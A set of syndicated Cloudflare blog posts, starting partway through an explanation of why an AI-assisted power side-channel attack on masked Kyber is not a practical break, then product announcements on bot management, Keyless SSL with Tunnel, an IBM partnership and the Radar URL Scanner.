
Key agreement is particularly important to make secure against attacks of quantum computers. The reason is that an attacker can store traffic today, and crack the key agreement in the future, revealing the shared key and all communication encrypted with it afterwards. That is why we have already deployed support for Kyber across our network.

The DNG paper

With all the background under our belt, we’re ready to take a look at the DNG paper. The authors perform a power side-channel attack on their own masked implementation of Kyber with six shares.


Point of attack

They attack the decapsulation step. In the decapsulation step, after the shared key is extracted, it’s encapsulated again, and compared against the original ciphertext to detect tampering. For this re-encryption step, the precursor of the shared key—let’s call it the secret—is encoded bit-by-bit into a polynomial. To be precise, the 256-bit secret needs to be converted to a polynomial with 256 coefficients modulo q=3329, where the ith coefficient is (q+1)/2 if the ith bth is 1 and zero otherwise.

This function sounds simple enough, but creating a masked version is tricky. The rub is that the natural way to create shares of the secret is to have shares that xor together to be the secret, and that the natural way to share polynomials is to have shares that add together to get to the intended polynomial.

This is the two-shares implementation of the conversion that the DNG paper attacks:

No, AI did not break post-quantum cryptography

The code loops over the bits of the two shares. For each bit, it creates a mask, that’s 0xffff if the bit was 1 and 0 otherwise. Then this mask is used to add (q+1)/2 to the polynomial share if appropriate. Processing a 1 will use a bit more power. It doesn’t take an AI to figure out that this will be a leaky function. In fact, this pattern was pointed out to be weak back in 2016, and explicitly mentioned to be a risk for masked Kyber in 2020. Apropos, one way to mitigate this, is to process multiple bits at once — for the state of the art, tune into April 2023’s NIST PQC seminar. For the moment, let’s allow the paper its weak target.


The authors do not claim any fundamentally new attack here. Instead, they improve the effectiveness of the attack in two ways: the way they train the neural network, and how to use multiple traces more effectively by changing the ciphertext sent. So, what did they achieve?

Effectiveness

No, AI did not break post-quantum cryptography

To test the attack, they use a Chipwhisperer-lite board, which has a Cortex M4 CPU, which they downclock to 24Mhz. Power usage is sampled at 24Mhz, with high 10-bit precision.

To train the neural networks, 150,000 power traces are collected for decapsulation of different ciphertexts (with known shared key) for the same KEM keypair. This is already a somewhat unusual situation for a real-world attack: for key agreement KEM keypairs are ephemeral; generated and used only once. Still, there are certainly legitimate use cases for long-term KEM keypairs, such as for authentication, HPKE, and in particular ECH.

The training is a key step: different devices even from the same manufacturer can have wildly different power traces running the same code. Even if two devices are of the same model, their power traces might still differ significantly.

The main contribution highlighted by the authors is that they train their neural networks to attack an implementation with 6 shares, by starting with a neural network trained to attack an implementation with 5 shares. That one can be trained from a model to attack 4 shares, and so on. Thus to apply their method, of these 150,000 power traces, one-fifth must be from an implementation with 6 shares, another one-fifth from one with 5 shares, et cetera. It seems unlikely that anyone will deploy a device where an attacker can switch between the number of shares used in the masking on demand.

Given these affordances, the attack proper can commence. The authors report that, from a single power trace of a two-share decapsulation, they could recover the shared key under these ideal circumstances with probability… 0.12%. They do not report the numbers for single trace attacks on more than two shares.

When we’re allowed multiple traces of the same decapsulation, side-channel attacks become much more effective. The second trick is a clever twist on this: instead of creating a trace of decapsulation of exactly the same message, the authors rotate the ciphertext to move bits of the shared key in more favorable positions. With 4 traces that are rotations of the same message, the success probability against the two-shares implementation goes up to 78%. The six-share implementation stands firm at 0.5%. When allowing 20 traces from the six-share implementation, the shared key can be recovered with an 87% chance.

In practice

The hardware used in the demonstration might be somewhat comparable to a smart card, but it is very different from high-end devices such as smartphones, desktop computers and servers. Simple power analysis side-channel attacks on even just embedded 1GHz processors are much more challenging, requiring tens of thousands of traces using a high-end oscilloscope connected close to the processor. There are much better avenues for attack with this kind of physical access to a server: just connect the oscilloscope to the memory bus.

Except for especially vulnerable applications, such as smart cards and HSMs, power-side channel attacks are widely considered infeasible. Although sometimes, when the planets align,  an especially potent power side-channel attack can be turned into a remote timing attack due to throttling, as demonstrated by Hertzbleed. To be clear: the present attack does not even come close.

And even for these vulnerable applications, such as smart cards, this attack is not particularly potent or surprising. In the field, it is not a question of whether a masked implementation leaks its secrets, because it always does. It’s a question of how hard it is to actually pull off. Papers such as the DNG paper contribute by helping manufacturers estimate how many countermeasures to put in place, to make attacks too costly. It is not the first paper studying power side-channel attacks on Kyber and it will not be the last.

Wrapping up

AI did not completely undermine a new wave of cryptography, but instead is a helpful tool to deal with noisy data and discover the vulnerabilities within it. There is a big difference between a direct break of cryptography and a power side-channel attack. Kyber is not broken, and the presented power side-channel attack is not cause for alarm.

Super Bot Fight Mode is now configurable!

Post Syndicated from Adam Martinetti original https://blog.cloudflare.com/configurable-super-bot-fight-mode/

Super Bot Fight Mode is now configurable!

Super Bot Fight Mode is now configurable!

Millions of customers around the world use Cloudflare to keep their applications safe by blocking bot traffic to their website. We block an average of 336 million requests per day for self-service customers using a service called Super Bot Fight Mode. It is a crucial part of how customers keep their websites online.

While most customers use Cloudflare’s Verified Bot directory to securely allow good, automated traffic, some customers also like to write their own localized integration scripts to crawl and update their website, or perform other necessary maintenance functions. Because these bots are only used on a single website, they don’t fit our verified bot criteria the way a Google or Bing crawler does. This makes Super Bot Fight Mode difficult to manage for these types of customers.

Super Bot Fight Mode: now configurable!

Previously, Super Bot Fight Mode ran as an independent service on our global network and other Cloudflare security services were unable to affect its configuration. To solve this, we’ve rewritten Super Bot Fight Mode behind the scenes. It’s now a new managed ruleset in the new WAF, just like the OWASP Core Ruleset or the Cloudflare Managed Ruleset. This doesn’t change the interface, but brings Super Bot Fight Mode closer to where customers are managing their other security exceptions.

As we speak, the WAF team is carefully migrating all self-serve customers from our old Firewall Rules system to a new system. This new system, called Custom Rules, simplifies the exception process in the rules you write with no other changes or loss of functionality. In the old system we had two separate actions, “allow” and “bypass”. In the new Custom Rules, there’s only one action called “skip”. Rules that “skip” traffic can skip the rest of your custom rules (just like an “allow” rule would) and other Cloudflare services. As Cloudflare customers are given the “Skip” action, you will be able to see the option available to “skip” Super Bot Fight Mode. Here’s an example:

Super Bot Fight Mode is now configurable!

While we spoke to customers about their use cases for skipping Super Bot Fight Mode, one use-case kept popping up that didn’t quite fit the rest: WordPress Loopback requests. As many people know, as part of WordPress’ self-diagnostic capabilities, a WordPress site will make automated requests back to itself over the Internet to confirm its reachability and functionality. These loopback diagnostics can come from dozens of different community developed plugins, each implementing loopback requests slightly differently. To help accommodate an ever-growing diversity in diagnostic tools used in WordPress, we have added a simple configuration option to securely allow these loop-back requests.

Super Bot Fight Mode is now configurable!

In the future, we will be integrating this feature with the Cloudflare WordPress plugin to make it even easier to use WordPress with Cloudflare.

What’s next?

Self-serve customers with Custom Rules can create “Skip” rules to create exceptions for Super Bot Fight Mode today. We are currently rolling out Custom Rules to all of our customers. If you do not see this option available now, you should expect to see it in the next several weeks. If the lack of flexibility has prevented you from using Super Bot Fight Mode in the past, please log into the Cloudflare dashboard and try it with these new skip rules!

While we’ve added flexibility to customers’ Super Bot Fight Mode deployments, we know that Free plan customers want the same level of customization that self-serve customers do. Now that our migration of Super Bot Fight Mode to the new WAF is complete, we plan to do the same for the original Bot Fight Mode to allow more free customers than ever before to join us in the fight against bots.

Protect your key server with Keyless SSL and Cloudflare Tunnel integration

Post Syndicated from Dina Kozlov original https://blog.cloudflare.com/protect-your-key-server-with-keyless-ssl-and-cloudflare-tunnel-integration/

Protect your key server with Keyless SSL and Cloudflare Tunnel integration

Protect your key server with Keyless SSL and Cloudflare Tunnel integration

Today, we’re excited to announce a big security enhancement to our Keyless SSL offering. Keyless SSL allows customers to store their private keys on their own hardware, while continuing to use Cloudflare’s proxy services. In the past, the configuration required customers to expose the location of their key server through a DNS record – something that is publicly queryable. Now, customers will be able to use our Cloudflare Tunnels product to send traffic to the key server through a secure channel, without publicly exposing it to the rest of the Internet.

A primer on Keyless SSL

Security has always been a critical aspect of online communication, especially when it comes to protecting sensitive information. Today, Cloudflare manages private keys for millions of domains which allows the data communicated by a client to stay secure and encrypted. While Cloudflare adopts the strictest controls to secure these keys, certain industries such as financial or medical services may have compliance requirements that prohibit the sharing of private keys.In the past, Cloudflare required customers to upload their private key in order for us to provide our L7 services. That was, until we built out Keyless SSL in 2014, a feature that allows customers to keep their private keys stored on their own infrastructure while continuing to make use of Cloudflare’s services.

While Keyless SSL is compatible with any hardware that support PKCS#11 standard, Keyless SSL users frequently opt to secure their private keys within HSMs (Hardware Security Modules), which are specialized machines designed to be tamper proof and resistant to to unauthorized access or manipulation, secure against attacks, and optimized to efficiently execute cryptographic operations such as signing and decryption. To make it easy for customers to set this up, during Security Week in 2021, we launched integrations between Keyless SSL and HSM offerings from all major cloud providers.

Protect your key server with Keyless SSL and Cloudflare Tunnel integration

Strengthening the security of key servers even further

In order for Cloudflare to communicate with a customer’s key server, we have to know the IP address associated with it. To configure Keyless SSL, we ask customers to create a DNS record that indicates the IP address of their keyserver. As a security measure, we ask customers to keep this record under a long, random hostname such as “11aa40b4a5db06d4889e48e2f738950ddfa50b7349d09b5f.example.com”. While it adds a layer of obfuscation to the location of the key server, it does expose the IP address of the keyserver to the public Internet, allowing anyone to send requests to that server. We lock the connection between Cloudflare and the Keyless server down through Mutual TLS, so that the Keyless server should only accept the request if a Cloudflare client certificate associated with the Keyless client is served. While this allows the key server to drop any requests with an invalid or missing client certificate, the key server is still publicly exposed, making it susceptible to attacks.

Protect your key server with Keyless SSL and Cloudflare Tunnel integration

Instead, Cloudflare should be the only party that knows about this key server’s location, as it should be the only party making requests to it.

Enter: Cloudflare Tunnel

Instead of re-inventing the wheel, we decided to make use of an existing Cloudflare product that our customers use to protect the connections between Cloudflare and their origin servers — Cloudflare Tunnels!

Protect your key server with Keyless SSL and Cloudflare Tunnel integration

Cloudflare Tunnel gives customers the tools to connect incoming traffic to their private networks without exposing those networks to the Internet through a public hostname. It works by having customers install a Cloudflare daemon, called “cloudflared” which Cloudflare’s client will then connect to.

Now, customers will be able to use the same functionality but for connections made to their key server.

Getting started

Protect your key server with Keyless SSL and Cloudflare Tunnel integration

To set this up, customers will need to configure a virtual network on Cloudflare – this is where customers will tell us the IP address or hostname of their key server. Then, when uploading a Keyless certificate, instead of telling us the public hostname associated with the key server, customers will be able to tell us the virtual network that resolves to it. When making requests to the key server, Cloudflare’s gokeyless client will automatically connect to the “cloudflared” server and will continue to use Mutual TLS as an additional security layer on top of that connection. For more instructions on how to set this up , check out our Developer Docs.

If you’re an Enterprise customer and are interested in using Keyless SSL in conjunction with Cloudflare Tunnels, reach out to your account team today to get set up.

How Cloudflare and IBM partner to help build a better Internet

Post Syndicated from David McClure original https://blog.cloudflare.com/ibm-keyless-bots/

How Cloudflare and IBM partner to help build a better Internet

How Cloudflare and IBM partner to help build a better Internet

In this blog post, we wanted to highlight some ways that Cloudflare and IBM Cloud work together to help drive product innovation and deliver services that address the needs of our mutual customers. On our blog, we often discuss exciting new product developments and how we are solving real-world problems in our effort to make the internet better and many of our customers and partners play an important role.

IBM Cloud and Cloudflare have been working together since 2018 to integrate Cloudflare application security and performance products natively into IBM Cloud. IBM Cloud Internet Services (CIS) has customers across a wide range of industry verticals and geographic regions but they also have several specialist groups building unique service offerings.

The IBM Cloud team specializes in serving clients in highly regulated industries, aiming to ensure their resiliency, performance, security and compliance needs are met. One group that we’ve been working with recently is IBM Cloud for Financial Services. This group extends the capabilities of IBM Cloud to help serve the complex security and compliance needs of banks, financial institutions and fintech companies.

Bot Management

As malicious bot attacks get more sophisticated and manual mitigations become more onerous, a dynamic and adaptive solution is required for enterprises running Internet facing workloads. With Cloudflare Bot Management on IBM Cloud Internet Services, we aim to help IBM clients protect their Internet properties from targeted application abuse such as account takeover attacks, inventory hoarding, carding abuse and more. Bot Management will be available in the second quarter of 2023.

Threat actors specifically target financial services entities with Account Takeover Attacks, and this is where Cloudflare can help. As much as 71% of login requests we see come from bots (Source: Cloudflare Data) Cloudflare’s Bot Management is powered by a global machine learning model that analyses an average of 45 million HTTP requests a second to track botnets across our network. Cloudflare’s Bot Management solution has the potential to benefit all IBM CIS customers.

Supporting banks, financial institutions, and fintechs

IBM Cloud has been a leader when it comes to providing solutions for the financial services industry and has developed several key management solutions that are designed so clients only need to store their private keys in custom built devices.

The IBM CIS team wants to incorporate the right mix of security and performance, which necessitates the use of cloud-based DDoS, WAF, and Bot Management. Specifically, they wanted to incorporate the powerful security tools that were offered through IBM’s Enterprise-level Cloud Internet Services offerings. When using a cloud solution, it is necessary to proxy traffic which can create a potential challenge when it comes to managing private keys. While Cloudflare adopts strict controls to protect these keys, organizations in highly regulated industries may have security policies and compliance requirements that prevent them from sharing these private keys.

Enter Cloudflare’s Keyless SSL solution.

Cloudflare built Keyless SSL to allow customers to have total control over exactly where private keys are stored. With Keyless SSL and IBM’s key storage solutions, we aim to help enterprises benefit from the robust application protections available through Cloudflare’s WAF, including Cloudflare Bot Management, while still retaining control of their private keys.

“We aim to ensure our clients meet their resiliency, performance, security and compliance needs. The introduction of Keyless SSL and Bot Management security capabilities can further our collaborative accomplishments with Cloudflare and help enterprises, including those in regulated industries, to leverage cloud-native security and adaptive threat mitigation tools.”
Zane Adam, Vice President, IBM Cloud.

“Through our collaboration with IBM Cloud Internet Services, we get to draw on the knowledge and experience of IBM teams, such as the IBM Cloud for Financial Services team, and combine it with our incredible ability to innovate, resulting in exciting new product and service offerings.”
David McClure, Global Alliance Manager, Strategic Partnerships

If you want to learn more about how IBM leverages Cloudflare to protect their customers, visit: https://www.ibm.com/cloud/cloudflare

IBM experts are here to help you if you have any additional questions.

Analyze any URL safely using the Cloudflare Radar URL Scanner

Post Syndicated from Stanley Chiang original https://blog.cloudflare.com/radar-url-scanner-early-access/

Analyze any URL safely using the Cloudflare Radar URL Scanner

Analyze any URL safely using the Cloudflare Radar URL Scanner

One of the first steps in an information security investigation is to gather as much context as possible. But compiling that information can become a sprawling task.

Cloudflare is excited to announce early access to a new, free tool — the Radar URL Scanner. Provide us a URL, and our scanner will compile a report containing a myriad of technical details: a phishing scan, SSL certificate data, HTTP request and response data, page performance data, DNS records, whether cookies are set to secure and HttpOnly, what technologies and libraries the page uses, and more.

Analyze any URL safely using the Cloudflare Radar URL Scanner

Let’s walk through a report on John Graham-Cumming’s blog as an example. Conveniently, all reports generated will be publicly accessible.

The first page is the summary tab, and you’ll see we’ve broken all the available data into the following categories: Security, Cookies, Network, Technology, DOM, and Performance. It’s a lot of content so we will jump through some highlights.

In the Summary tab itself, you’ll notice the submitted URL was https://blog.jgc.org. If we had received a URL short link, the scanner would have followed the redirects and generated a report for the final URL.

Analyze any URL safely using the Cloudflare Radar URL Scanner

The Security tab presents information to help determine whether a page is safe to visit with a phishing and certificates section. In our blog example, the report confirms the link we provided is not a phishing link, but there could easily be phishing scams trying to harvest personal information. We’re excited to enable wider access to our security infrastructure with this free tool.

Analyze any URL safely using the Cloudflare Radar URL Scanner

The Cookies tab can indicate how privacy friendly a website is to its users. We show all the cookies set and their attribute values to do this. In this report, the blog loaded 2 cookies. There’s the Secure flag. You’ll want that set to true as often as possible because this means the cookie may only be transmitted over HTTPS, preventing it from being observed by unauthorized parties. Additionally, cookies set to HttpOnly will be inaccessible to the JavaScript API, potentially mitigating XSS attacks from third-party scripts.

Analyze any URL safely using the Cloudflare Radar URL Scanner

The Technology tab enumerates the technologies, frameworks, libraries, etc that are used to power the page being scanned. Understanding the technology stack of a page can be very useful for when there are outages in a particular service, when exploits in popular libraries are discovered, or simply to understand what tools are most popular in the industry. John’s blog appears to use 7 different technologies including Google AdSense, Blogger, and Cloudflare.

Analyze any URL safely using the Cloudflare Radar URL Scanner

The Network tab shows all the HTTP transactions that occur on the page as well as the hostname’s associated DNS records. HTTP transactions are the requests and responses the page makes to load all its content. This tells engineers where the website is going to load its content. Our report of John’s blog shows a total of 82 requests.

Analyze any URL safely using the Cloudflare Radar URL Scanner

The tab also contains DNS records which are a great way to understand more about the fundamentals of the page. And of course, we at Cloudflare are big advocates for enabling DNSSEC.

Analyze any URL safely using the Cloudflare Radar URL Scanner

The DOM (Document Object Model) tab conveniently collates common information you may be looking for from within the page. We grouped together lists of all hyperlinks and global JavaScript variables. Additionally, we provide the raw HTML of the page for you to further analyze. Our report shows the blog’s landing page has 104 hyperlinks going off to other websites.

Analyze any URL safely using the Cloudflare Radar URL Scanner

The Performance tab presents a breakdown of the time it takes for the website to load. It’s not enough for a page to be secure for users. It must also be usable, and load speeds are a big factor in the overall experience. That’s why we’ve also included Performance Navigation Timing metrics alongside our more security and privacy oriented tabs.

Analyze any URL safely using the Cloudflare Radar URL Scanner

Under the hood, one of the great things about this tool is that the underlying scanning technology uses Cloudflare’s homegrown Workers Browser Rendering API to run all our headless scans. You can follow that link to join the waitlist and try it out for yourself.

In the future, we envision adding features to our scanner to complement the ones from this launch: API endpoints so you don’t need to rely on a GUI, private scans for more sensitive or recurring reports, and also security recommendations with integrations with the Cloudflare Security Center. And since this is a Radar product, not only can users expect the data generated to further enhance our security threat modeling, they can also look forward to us providing back insights and visualizations from the aggregate trends we observe.

The Radar URL Scanner tool’s journey to helping make the Internet more transparent and secure has only just begun, but we’re excited for you all to try it out here. If you have any questions or would like to discuss enterprise level features on your wishlist, feel free to reach out via Twitter at @CloudflareRadar or email us at [email protected].

Announcing WAF Attack Score Lite and Security Analytics for business customers

Post Syndicated from Radwa Radwan original https://blog.cloudflare.com/waf-attack-score-for-business-plan/

Announcing WAF Attack Score Lite and Security Analytics for business customers

Announcing WAF Attack Score Lite and Security Analytics for business customers

In December 2022 we announced the general availability of the WAF Attack Score. The initial release was for our Enterprise customers, but we always had the belief that this product should be enabled for more users. Today we’re announcing “WAF Attack Score Lite” and “Security Analytics” for our Business plan customers.

Looking back on “What is WAF Attack Score and Security Analytics?”

